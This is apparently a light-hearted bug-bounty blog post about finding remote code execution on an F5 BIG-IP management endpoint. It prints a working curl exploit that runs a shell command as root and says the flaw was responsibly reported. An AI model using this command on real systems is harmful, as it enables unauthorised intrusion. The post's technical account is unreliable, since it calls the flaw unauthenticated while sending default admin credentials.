How I Accidentally Became the Sherlock Holmes of RCE! and made $$$

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Hi there!👐

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Some people wake up and choose coffee, others choose chaos. I apparently chose both. One fine morning, instead of scrolling endlessly through memes, I decided to play detective on the internet. And guess what? I stumbled upon something juicier than my favorite street-side samosa — a Remote Code Execution (RCE) vulnerability!

Let me spill the beans on how that went down.

A Not-So-Boring Day Turned Epic

It was one of those days when even my phone notifications were silent. With no drama left in my life, I thought, why not create some myself? Bug bounty time! 🛡️

Scrolling through programs, I decided to test a well-known enterprise app. The world loves a good challenge, and I love poking into servers that occasionally fight back. After some recon (because real hackers always do recon, duh), I started finding juicy endpoints.

Tools of the Trade

Here's my simple game plan:

- **Subfinder** and **Amass** for subdomain enumeration
- **Nuclei** for vulnerability detection
- **Burp Suite** to sniff out the sweet stuff
- **Wappalyzer** to confirm what I'm dealing with

The Big Moment 🎉

While casually sipping on my chai, I hit an endpoint: `/mgmt/tm/util/bash`. At first glance, it seemed like a boring admin panel. But the detective in me said, "Something's fishy!"

I remembered a CVE (CVE-2023–46747) about **F5 BIG-IP** unauthenticated RCE. This vulnerability allows attackers to execute system commands without credentials. Spicy, right?

Let's Exploit! 😈

With a grin, I ran my Nuclei scanner and within seconds — BOOM! I had command execution.

```
curl -k -X POST <https://target.com/mgmt/tm/util/bash> \\
-H "Authorization: Basic YWRtaW46YWRtaW4=" \\
-d '{"command":"run","utilCmdArgs":"-c id"}'
```

Response:

```
{
  "commandResult": "uid=0(root) gid=0(root)"
}
```

Root access confirmed! Felt like I was in one of those hacking montages, minus the black hoodie.

gif

Impact and Report

This was no ordinary bug. With an unauthenticated RCE, I could:

- Access sensitive internal data
- Execute arbitrary commands
- Pivot to other internal systems

I responsibly reported the bug through their bug bounty program. The security team responded swiftly, patched the issue, and even sent me a pretty sweet bounty.

Lessons Learned

- **Keep up with CVEs:** Knowing the latest vulnerabilities pays off.
- **Persistence is key:** Every dead-end leads you closer to the jackpot.
- **Think like an attacker:** But act like a responsible hacker.

Final Thoughts

Bug bounty is not just about money; it's about the thrill of finding the unfindable. Plus, the chai tastes better when you're celebrating a win!

Until next time, happy hacking! 🔧

Thank you for reading! 🚀

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

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

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

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

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